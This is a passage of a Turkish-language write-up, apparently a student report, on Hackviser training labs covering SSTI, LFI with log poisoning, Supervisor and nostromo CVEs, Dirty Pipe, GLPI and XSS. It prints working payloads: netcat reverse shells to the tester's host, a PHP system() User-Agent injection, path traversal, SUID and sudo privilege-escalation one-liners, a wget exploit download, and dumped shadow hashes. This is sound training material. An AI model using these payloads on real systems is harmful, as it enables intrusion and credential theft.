Üçüncü soruya (“What does SSTI stands for?”) SSTI’nin açılımı olan “Server-Side Template Injection” cevabını girdim.

Dördüncü soru (“What is the commonly used SSTI payload that prints 49 on the screen?”) için internette SSTI payloadlarını araştırdım. Sonuçta çeşitli payloadları uygulamada denedim ve “\${{7*7}}” payloadını denediğimde sayfada 49 çıktısını aldım. Bunu da sorunun cevabı olarak girdim.

“\${{7*7}}” payloadının karşılığının PHP Twig zafiyetine denk geldiğini ve bu zafiyetle RCE gerçekleştirebileceğimi öğrendim. Birkaç RCE denemesinden sonra reverse shell ile stabil bir bağlantı almaya karar verdim. Netcat ile kendi bilgisayarımda 5555 portunu dinlemeye başladım ve RCE ile hedef makinede {{['nc 10.8.6.32 5555 -e /bin/bash']|filter('passthru')}} komutuyla kendi bilgisayarıma bağlantı kurdum.



Şekil 1.7.2. Hedef Makinede Reverse Shell ile Erişim

Son soruda (“What is the name of the database used by the application?”) hedef makinedeki çalışan veri tabanının adı soruluyordu. Hedef makineye erişim sağladıktan sonra dizinlerde dolaşmaya başladım. Dizinlerde dolaşırken /config.php dosyası ile karşılaştım ve “cat” komutu ile içeriğini yazdırdım. Dosya içeriğini incelediğimde veri tabanı adının “modish_tech” olarak adlandırıldığını gördüm. Veri tabanı adını son sorunun cevabı olarak girdim ve ısınmayı başarılı bir şekilde tamamladım.

1.8. Venomous

Isınmanın açıklamasında LFI ve log poisoning ile reverse shell ile ilgili genel bilgi verilmiş. Makineyi çalıştırıp nmap taraması yaptığımda 80 portunda HTTP'nin çalıştığını gördüm. İlk soruda (“What is the name of the running web server?”) web sunucusunun adını istiyordu. Soruyu çözmek için taramadan edindiğim “nginx” cevabını girdim.

```
~ nmap -sV -T4 172.20.5.42
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-27 18:32 +03
Nmap scan report for 172.20.5.42
Host is up (0.88s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.18.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.83 seconds
```

Şekil 1.8.1. Hedef Makine Üzerinde Nmap Taraması

Makinenin çalıştırdığı siteye girdiğimde bir satış sayfasının istatistik paneli ile karşılaştım. Sitede ana sayfa ve fatura sayfası olmak üzere iki adet sayfa bulunuyordu. İkinci soruda (“What is the GET parameter used to display an invoice?”) fatura sayfasında bulunan parametrenin adını istiyordu. Sayfaları incelediğimde fatura sayfasında görüntülenebilir bir fatura bağlantısı buldum. Bağlantıya tıkladığımda yeni bir sayfada faturaya ait bilgiler yer alıyordu. Yeni açılan sayfanın URL'ine göz attığımda parametre olarak “invoice” kullanıldığını gördüm ve sorunun cevabı olarak girdim.

Sonraki soruda (“What is the payload of the directory traversal attack to access the passwd file on the system?”) passwd dosyasına erişim için yapılan payload soruluyordu. Bunun için LFI ile “invoice” parametresindeki değerleri değiştirdim. Dizinde tek tek geriye gitmeyi deneyerek sonunda /etc dizinine ulaştım. /etc dizini içerisinde /passwd dosyasını parametreye girdiğimde sistemdeki kullanıcı bilgilerini görüntüledim. LFI yapmak için kullandığım “../../../../../etc/passwd” payloadını sorunun cevabı olarak girdim.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/
nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/
sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/
run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/
nonexistent:/usr/sbin/nologin _apt:x:100:65534:./nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,./run/
systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,./run/systemd:/usr/sbin/nologin messagebus:x:103:109:./nonexistent:/usr/
sbin/nologin systemd-timesync:x:104:110:systemd Time Synchronization,./run/systemd:/usr/sbin/nologin sshd:x:105:65534:./run/ssh:/usr/sbin/
nologin hackviser:x:1000:1000:hackviser,./home/hackviser:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
```

Şekil 1.8.2. Passwd Dosyasının İçeriği

Dördüncü soruda (“What does LFI vulnerability stand for?”) LFI’nin açılımı isteniyordu. Cevap olarak “Local File Inclusion” cevabını girdim.

Beşinci soruda (“What is the default path of nginx access logs?”) nginx web sunucusunun erişim loglarının kaydedildiği varsayılan dizin yolu isteniyordu. İnternette yaptığım arama sonucu varsayılan olarak “/var/log/nginx/access.log” dizininde olduğunu öğrendim. Test etmek için LFI payloadı olarak “invoice” parametresine girdim ve dizin yolunu doğruladım. Bunun üzerine sorunun cevabı olarak dizin yolunu girdim.

Altıncı soruda (“What is the IP address of the user who first accessed the site?”) siteye ilk erişimi sağlayan kullanıcının IP adresi isteniyordu. Bunun için erişim loglarının ilkinde (/access.log.1) gitmem gerekiyordu. /access.log.1’i görüntülediğimde ilk erişim sağlayan kullanıcı IP’sini buldum ve sorunun cevabı olarak girdim.

```
10.0.10.4 - - [24/Dec/2023:08:08:0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36" 10.0.10.4 - - [24/Dec/2023:08:08:0500] "GET /img/post/2.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36" 10.0.10.4 - - [24/Dec/2023:08:08:0500] "GET /img/post/1.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36" 10.0.10.4 - - [24/Dec/2023:08:08:0500] "GET /img/post/4.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36" 10.0.10.4 - - [24/Dec/2023:08:08:0500] "GET /favicon.ico HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
```

Şekil 1.8.3. İlk Erişim Sağlayan Kullanıcının Logları

Son soruda (“What is the last modified time of show-invoice.php file?”) /show-invoice.php dosyasının değiştirilme tarihi isteniyordu. Bunu LFI ile elde edemeyeceğim için ısınma açıklanmasında da bahsedilen log poisoning ile denemeye karar verdim.

Log poisoning için Burp Suite uygulamasını açıp proxy ile log sayfasına tekrar girdim. Burada Intercept’i açıp giden isteği yakaladım ve istek içerisinde bulunan User Agent içeriğini “<?php system(\$_GET['cmd']); ?>” şeklinde güncelledim. İsteği ilerlettikten sonra girdiğim komutun çalıştığını kontrol ettiğimde en son loga bakarak çalıştığını gözlemledim. Bundan sonra URL’in sonuna parametre olarak “cmd” değerini girip istediğim komutu çalıştırmaya başladım. Böylelikle RCE elde etmiş oldum ve bu erişimi reverse shell’e çevirip daha stabil hale getirdim.


```
Request
Pretty Raw Hex
1 GET /show-invoice.php?invoice=../../../../../../../../var/log/nginx/access.log&cmd=
  nc+10.8.6.32+5555+-e+/bin/bash+/ HTTP/1.1
2 Host: 172.20.5.42
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: <?php system($_GET['cmd']); ?>
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
  0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11 nc -lvp 5555
~ nc -lvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 172.20.5.42.
Ncat: Connection from 172.20.5.42:60728.
pwd
/var/www/html
```

Şekil 1.8.4. Hedef Makineye Erişim

Hedef makine içerisinde erişim sağladıktan sonra dizinlerde /show-invoice.php dosyasını aramaya başladım. Dosyayı bulduktan sonra “ls -l” komutu ile dosyalar hakkında son değiştirme tarihi de dahil olmak üzere çıktı aldım.

```
ls -l
total 176
drwxr-xr-x 19 root root 4096 Sep 28 2023 css
drwxr-xr-x 2 root root 4096 Sep 28 2023 fonts
-rw-r--r-- 1 root root 20013 Feb 1 2024 index.php
-rw-r--r-- 1 root root 13075 Feb 1 2024 invoice.php
drwxr-xr-x 2 root root 4096 Sep 28 2023 invoices
drwxr-xr-x 34 root root 4096 Sep 28 2023 js
-rw-r--r-- 1 root root 65 Dec 10 2023 show-invoice.php
-rw-r--r-- 1 root root 120591 Sep 28 2023 style.css
```

Şekil 1.8.5. Hedef Dosya Hakkında Bilgiler

Çıktı sonucunda son değiştirme tarihi cevap olarak girip ısınmayı başarılı şekilde tamamladım.

1.9. Super Process

Isınmanın açıklamasında ısınmanın açık kaynak web uygulamalarında yaygın zafiyetleri bulma ve sömürülmesi hakkında olduğu belirtilmiş. Hedef makinede nmap taraması yaptığımda 22 ve 9001 portlarında SSH ve HTTP çalıştığını öğrendim. İlk soruya (“Which ports are open?”) cevap olarak “22,9001” cevabını girdim.

```
Nmap scan report for 172.20.3.81
Host is up (0.070s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
9001/tcp   open  http      Medusa httpd 1.12 (Supervisor process manager)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.31 seconds
```

Şekil 1.9.1. Hedef Makine Üzerinde Nmap Taraması

Hedef makinede çalışan siteye girdiğimde Supervisor 3.3.2 versiyonun ekranı ile karşılaştım. Sitede yapılacak herhangi bir şey bulamayınca ısınma açıklamasından da yararlanarak uygulamanın halihazırda herhangi bir zafiyet barındırıp barındırmadığını araştırmaya karar verdim. İnternette arattığımda Supervisor 3.3.2 sürümünde CVE-2017-11610 kodunda RCE zafiyeti barındırdığını öğrendim. İkinci soruda (“What is the CVE code of the vulnerability found in the web application?”) uygulamada bulunan zafiyetin CVE kodu soruluyordu, dolayısıyla cevabı da bulmuş oldum.

Bu zafiyeti sömürmek için Metasploit aracını kullanmaya karar verdim. Metasploit’te Supervisor 3.3.2 zafiyet araması yaptığımda bir adet payload buldum ve seçtim.

```
msfconsole

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search supervisor 3.3.2

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -  -
0  exploit/linux/http/supervisor_xmlrpc_exec 2017-07-19      excellent Yes     XML-RPC Authenticated Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/supervisor_xmlrpc_exec
msf6 >
```

Şekil 1.9.2. Metasploit Araması

Payload için gerekli ayarlamaları yaptıktan sonra “check” komutu ile hedefin sömürülebilir olup olmadığını kontrol ettim ve olumlu yanıt aldıktan sonra payloadı çalıştırdım. Erişimi aldıktan sonra “whoami” komutu çalıştırdığımda “nobody” adlı kullanıcının erişimine sahip olduğumu öğrendim. Böylelikle üçüncü sorunun (“Which user’s permissions and authorizations does the vulnerable service work with?”) cevabını bulmuş oldum.

```
msfconsole
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > check
[*] Extracting version from web interface..
[*] Vulnerable version found: 3.3.2
[*] 172.20.3.81:9001 - The target appears to be vulnerable.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > exploit
[*] Started reverse TCP handler on 10.8.6.32:4444
[*] Sending XML-RPC payload via POST to 172.20.3.81:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.3.81
[*] Command Stager progress - 97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.3.81:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[*] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (10.8.6.32:4444 -> 172.20.3.81:36286) at 2024-09-27 23:51:18 +0300
meterpreter >
```

Şekil 1.9.3. Metasploit ile Hedef Makineye Erişim

Dördüncü soruda (“What is the name of the application with SUID permissions that we can use for privilege escalation?”) privilege escalation için hangi uygulamadan yararlanıldığı sorulmuş. Bunun için önce “find / -perm -u=s -type f 2>/dev/null” komutu ile SUID yetkisi olan uygulamaları buldum. Karşıma çıkan uygulamalar arasında kullanabileceğim tek uygulama “python2.7” idi. Sorunun cevabı olarak girip sonraki soruya geçtim.

Son soruda (“What is the password hash value in /etc/shadow for the user "root"?”) root kullanıcısının şifresinin hash değeri sorulmuş. Bunun için az önce yarım kalan privilege escalation’ın devamını getirip /etc/shadow dosyasını okumam gerekiyor. Python 2.7 ile privilege escalation yapabildiğimi öğrendikten sonra terminalde “python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'” komutunu çalıştırıp root kullanıcısına geçiş yaptım.

```
msfconsole
Channel 1 created.
whoami
nobody
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

Şekil 1.9.4. Hedef Makinede Privilege Escalation

Daha sonrasında /etc/shadow dosyasının içeriğini okudum. Root kullanıcısının (root:\$y\$j9T\$e8KohoZuo9Aaj1SpH7/pm1\$mu9eKYycNIRPCJ51dW8d71.aPH0ceBM0AKxAai17C5:19640:0:99999:7:::) şifresinin hash değerini son sorunun cevabı olarak girdim ve ısınmayı başarılı bir şekilde tamamladım.

1.10. Glitch

Isınmanın açıklamasında ısınmanın nostromo web sunucusunda zafiyet keşfi ve sömürülmesi hakkında olduğu belirtilmiş. Hedef makinede yaptığım nmap taraması sonucunda 22 ve 80 portlarında SSH ve HTTP çalıştığını öğrendim. İlk sorunun (“Which ports are open?”) cevabı olarak 22,80 cevabını girdim. İkinci soruya (“What is the name of the running web server?”) ise tarama çıktısında yer alan “nostromo” cevabını girdim.

```
Host is up (0.068s latency).
Other addresses for goldnertech.hv (not scanned): 172.20.1.205
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp    open  http     nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.40 seconds
```

Şekil 1.10.1. Hedef Makinede Nmap Taraması

Hedef makinede çalışan siteye girdiğimde boş bir site içerisinde sitenin geliştirme aşamasında olduğunu belirten mesajla karşılaştım. Sitede herhangi bir şey bulamayınca web sunucusu herhangi bir zafiyet barındırıyor mu diye öğrenmek için araştırma yaptım. Araştırma sonucunda web sunucusunun CVE-2019-16278 kodunda RCE zafiyeti barındırdığını öğrendim. Böylelikle üçüncü sorunun (“What is the CVE code of the vulnerability?”) cevabını da öğrenmiş oldum ve yanıtladım.

Metasploit aracında sunucu adını ve versiyonunu arattığımda bir adet payload ile karşılaştım ve kullandım. Gerekli ayarlamaları yaptıktan sonra hedef makinede reverse shell elde ettim.


Dördüncü soruda (“What is the Linux kernel version?”) hedef makinede çalışan Linux kernel versiyonu sorulmuş. Bunun için elde ettiğim reverse shell’de “uname -a” komutunu çalıştırdım ve çıkan versiyonu cevap olarak girdim.

Son soruda (“What is the password hash value in /etc/shadow for the user “hackviser”?”) “hackviser” kullanıcısının şifresinin hash değeri istenmiş. Bunun için önce /etc/shadow dosyasını okumam gerekiyordu. Mevcut erişimimde olan kullanıcı ile /shadow

dosyasını okumaya çalıştığımda erişim reddedildi olduğu mesajıyla karşılaştım. Bunun sonucunda privilege escalation yapmam gerektiğine karar verdim.

Privilege escalation gerçekleştirebileceğim uygun bir uygulama varmı öğrenmek için “find / -perm -u=s -type f 2>/dev/null” komutunu girdim fakat uygun herhangi bir uygulama bulamadım. Bunun üzerine mevcut Linux kernel versiyonunda privilege escalation yapmamı sağlayacak açık var mı diye araştırmaya karar verdim. Yaptığım araştırma sonucunda "Dirty Pipe" adında CVE-2022-0847 kodunda privilege escalation yapmaya yarayan bir zafiyet buldum.

Dirty Pipe payloadını makinemde bir dosya içerisine kaydettim ve dosya dizininde Python3 web server'ı çalıştırdım. Hedef makinede kendi web server'ıma bağlanarak zafiyetli kodu hedef makineye indirdim.



```
msfconsole
www-data@debian:/usr/bin$ cd /tmp
cd /tmp
www-data@debian:/tmp$ wget http://10.8.6.32:8000/exploit.c
wget http://10.8.6.32:8000/exploit.c
--2024-09-27 18:01:00-- http://10.8.6.32:8000/exploit.c
Connecting to 10.8.6.32:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7752 (7.6K) [text/x-csrc]
Saving to: 'exploit.c'

exploit.c      100%[=====]  7.57K  --.-KB/s   in 0.004s

2024-09-27 18:01:00 (1.96 MB/s) - 'exploit.c' saved [7752/7752]

www-data@debian:/tmp$
```

Şekil 1.10.2. Hedef Makineye Zafiyetli Kod Yükleme

Sonrasında kodu aldığım GitHub reposunda kodu nasıl çalıştırabileceğimi araştırdım. Araştırmam sonucunda “find / -perm -4000 2>/dev/null” komutunun çıktısındaki uygulamalardan çalıştırılabilir olanını kodla beraber çalıştırdığımda privilege escalation gerçekleştirmiş olacağımı öğrendim. Bunun için önce belirtilen kodu çalıştırdım. Karşıma çıkan uygulamalardan “/usr/bin/su” uygulamasını seçtim. Yükleğim zararlı kodu GCC ile çalıştırılabilir hale getirdim. “./exploit /usr/bin/su” komutunu çalıştırdım. Herhangi bir hata almadıktan sonra “whoami” komutunu çalıştırdığımda root kullanıcısı olarak erişim sağladığımı gördüm.

```
msfconsole
/usr/bin/passwd
/usr/bin/newgrp
www-data@debian:/tmp$ ./exploit /usr/bin/su
./exploit /usr/bin/su
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;;)
# whoami
whoami
root
# cat /etc/shadow
cat /etc/shadow
root:$y$j9T$Ft0F/cnN7paaEEQex4.1I.$VB0HtFbtzwZv2Fr0j5Wk/S.a5pXYwm1YeIUPBkH7:19643:0:99999:7:::
daemon:*:19641:0:99999:7:::
bin:*:19641:0:99999:7:::
sys:*:19641:0:99999:7:::
sync:*:19641:0:99999:7:::
games:*:19641:0:99999:7:::
man:*:19641:0:99999:7:::
lp:*:19641:0:99999:7:::
mail:*:19641:0:99999:7:::
news:*:19641:0:99999:7:::
uucp:*:19641:0:99999:7:::
proxy:*:19641:0:99999:7:::
www-data:*:19641:0:99999:7:::
backup:*:19641:0:99999:7:::
list:*:19641:0:99999:7:::
irc:*:19641:0:99999:7:::
gnats:*:19641:0:99999:7:::
nobody:*:19641:0:99999:7:::
_apt:*:19641:0:99999:7:::
systemd-network:*:19641:0:99999:7:::
systemd-resolve:*:19641:0:99999:7:::
messagebus:*:19641:0:99999:7:::
systemd-timesync:*:19641:0:99999:7:::
sshd:*:19641:0:99999:7:::
hackviser:$y$j9T$tk8y1jwJ5S3UNF04kyhV/$Bk4H5hA1YFpsI2X00S/aePEBRJe.CBz3kptqirAgkM9:19643:0:99999:7:::
systemd-coredump:*:19641:0:99999:7:::
```

Şekil 1.10.3. Hedef Dosyanın İçeriği

Başarılı bir şekilde privilege escalation gerçekleştirdikten sonra /etc/shadow dosyasını “cat” komutu ile yazdırdım. Çıktı içerisinden “hackviser” kullanıcısının şifresinin hash değerini sorunun cevabı olarak girip ısınmayı başarılı bir şekilde tamamladım.

1.11. Find and Crack

Isınma açıklamasında ısınmanın zafiyet araştırması, sistem erişimi, privilege escalation ve şifreli verilere erişim sağlamak hakkında olduğu yazıyordu. Makineyi çalıştırıp üzerinde nmap taraması yaptığımda 80 ve 3306 portlarında HTTP ve MySQL çalıştığını gördüm.


```
~$ nmap -sV -T4 energysolutions.hv
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-28 12:25 +03
Nmap scan report for energysolutions.hv (172.20.5.135)
Host is up (0.067s latency).
Other addresses for energysolutions.hv (not scanned): 172.20.3.31
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL 5.5.5-10.5.21-MariaDB-0+deb11u1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.68 seconds
```

Şekil 1.11.1. Hedef Makine Üzerinde Nmap Taraması

Makine üzerinde çalışan siteye girdiğimde EnergySolutions Inc. adında bir firmanın sayfasıyla karşılaştım. Sayfada “IT Management” ve “CMS” yönlendirme linkleri bulunuyordu. IT Management linkine tıkladığımda GLPI uygulamasının giriş ekranı ile karşılaştım. CMS linki ise farklı bir yere yönlendirme yapmıyor, mevcut linke yönlendiriyordu. İlk sorunun (“What is the name of IT Asset Management and service desk system software used?”) cevabı olarak “glpi” yanıtını girdim.

GLPI uygulamasına girebilmek için internette varsayılan giriş bilgilerini denedim fakat giriş bilgileri ya değiştirilmiş ya da kullanıcı silinmişti. Bunun üzerine GLPI uygulamasına ait bir zafiyet var mı diye Metasploit’te arattım. Birkaç tane payload listelendi ve derecesi yüksek olanı seçtim. Payload için gerekli ayarlamaları yaptıktan sonra çalıştırdım. Araç benim yerime gerekli sömürüleri yaptı ve hedef makinede “www-data” kullanıcı erişimi sağladı. Makine içerisinde dizinlerde dolaşırken /glpi dizini altında /config diziniyle karşılaştım. Bu dizin içerisinde veri tabanı bağlantı yapılandırmaları yer alıyordu.



```
msfconsole
vendor
pwd
/var/www/html/glpi
cd config
ls
config_db.php
glpicrypt.key
cat config_db.php
<?php
class DB extends DBmysql {
    public $dbhost = 'localhost';
    public $dbuser = 'glpiuser';
    public $dbpassword = 'glpi-password';
    public $dbdefault = 'glpi';
    public $use_timezones = true;
    public $use_utf8mb4 = true;
    public $allow_myisam = false;
    public $allow_datetime = false;
    public $allow_signed_keys = false;
}
```


Şekil 1.11.2. Hedef Dosya İçeriği

Dizin içerisindeki “config_db.php” dosyasının içeriğini yazdırdığımda karşıma veri tabanı bağlantı ayarları çıktı. Buradaki “\$dbuser” değişkeninin değerini ikinci sorunun (“What is the username used to connect to the database?”) cevabı olarak girdim.

Sonraki soruda (“Which command can be run with sudo privileges?”) sudo yetkisinde hangi uygulama çalıştırabileceğim soruluyordu. Bunun için “sudo -l” komutu ile sudo şifresi gerektirmeden çalıştırabileceğim uygulamaları listeledim. Listeleme sonucu sadece “find” komutunu çalıştırabileceğimi öğrendim ve sorunun cevabı olarak girdim.

Dördüncü soruda (“What is backup.zip password?”) backup.zip dosyasının şifresi isteniyordu. Dosyayı “find” komutu ile araştırdığımda /root dizininde olduğunu öğrendim. Bahsedilen dizine erişme yetkim olmadığı için privilege escalation gerçekleştirmem gerekiyordu. Şifresiz şekilde “find” komutunu da çalıştırabilmem üzerine bu komut ile nasıl privilege escalation gerçekleştirebileceğime baktım. Araştırmam sonucunda “sudo find . -exec /bin/sh \; -quit” komutu ile root yetkisine sahip olabileceğimi öğrendim. Komutu denedikten sonra root yetkisini elde ettim. Yetki yükselttikten sonra /root dizinine gidip hedef zip dosyasını açmaya çalıştım fakat şifre istiyordu. Burada yapabileceğim bir şey olmadığı için zip dosyasını kendi bilgisayarımda kırmaya karar verdim. Hedef makinede basit bir python server oluşturup zip dosyasını kendi bilgisayarıma indirdim.

Dosyayı indirdikten sonra “rockyou.txt” sözlüğünü temel alıp fcrackzip aracını kullanarak dosyanın şifresini kırmaya başladım. Çok süre geçmeden araç, şifreyi kırdı. Şifreyi sorunun cevabı olarak girdim.



```
.../leidorf/sec/hehe
→ hehe fcrackzip -u backup.zip -v -D -p ../wordlists/rockyou.txt
found file 'monitors.csv', (size cp/uc 115/ 256, flags 9, chk b320)
found file 'computers.csv', (size cp/uc 563/ 1817, flags 9, chk b312)
found file 'network-devices.csv', (size cp/uc 149/ 332, flags 9, chk b325)
found file 'printers.csv', (size cp/uc 144/ 326, flags 9, chk b329)

PASSWORD FOUND!!!!: pw == asdf;lkj
→ hehe
```

Şekil 1.11.3. Hedef Dosyanın Şifresi

Son soruda (“Who is suspected of mining?”) kimin madencilik yaptığından şüphelenildiği sorulmuş. Dosyayının şifresini girdikten sonra içerisindeki .csv dosyalarını çıkardım. Çıkardığım dosyaları tek tek inceledikten sonra computer.csv dosyasında “Ethan Friedman” kişisi için “suspicious. he may be mining” ifadesi yer alıyordu. Kişinin adını sorunun cevabı olarak girip ısınmayı başarılı bir şekilde tamamladım.

2. Laboratuvarlar

2.1. XSS

2.1.1. Reflected XSS

Laboratuvarın açıklamasında search box içerisinde XSS tetiklenmesinin beklendiği belirtilmiştir. Laboratuvarı çalıştırıp ilgili sayfaya ilerlediğimde sayfada sadece search box bulunuyordu. “<Svg OnLoad=alert(1)>” kodunu girip arama yaptığımda başarılı bir şekilde XSS çalıştırdığımı gördüm, laboratuvarı tamamladığımı işaretledim.

2.1.2. Stored XSS

Laboratuvarın açıklamasında mesaj aracılığıyla XSS tetiklenmesinin beklendiği belirtilmiştir. Laboratuvarı çalıştırıp ilgili sayfaya ilerlediğimde sayfada giriş ekranı ile karşılaştım. Verilen giriş bilgileri ile giriş yaptıktan sonra mesaj gönderme ekranı ile karşılaştım. Burada mesaj olarak “<Svg OnLoad=alert(1)>” kodunu girip gönderdiğimde ekranda içerisinde 1 yazan alert kutusu ile karşılaştım. Laboratuvarı bitirdiğimi anlayıp tamamladığımı işaretledim.

2.1.3. DOM-Based XSS

Laboratuvarın açıklamasında script taglerinin filtrelenmediği belirtilmiştir ve sitenin çalışmasını bozmadan XSS tetiklenmesi istenmiştir. Siteye girdiğimde üçgen alan hesabı yapan bir ekranla karşılaştım. Girdi olarak taban ve yükseklik değerleri isteniyordu. İlk başta girdi olarak “<Svg OnLoad=alert(1)>” denesem de herhangi bir şeyle karşılaşmadım. Ben de bunun üzerine sadece “alert(1)” kodunu girdiğimde alert kutusuyla karşılaştım. Laboratuvarı tamamladığımı işaretledim.

2.2. SQL Injection

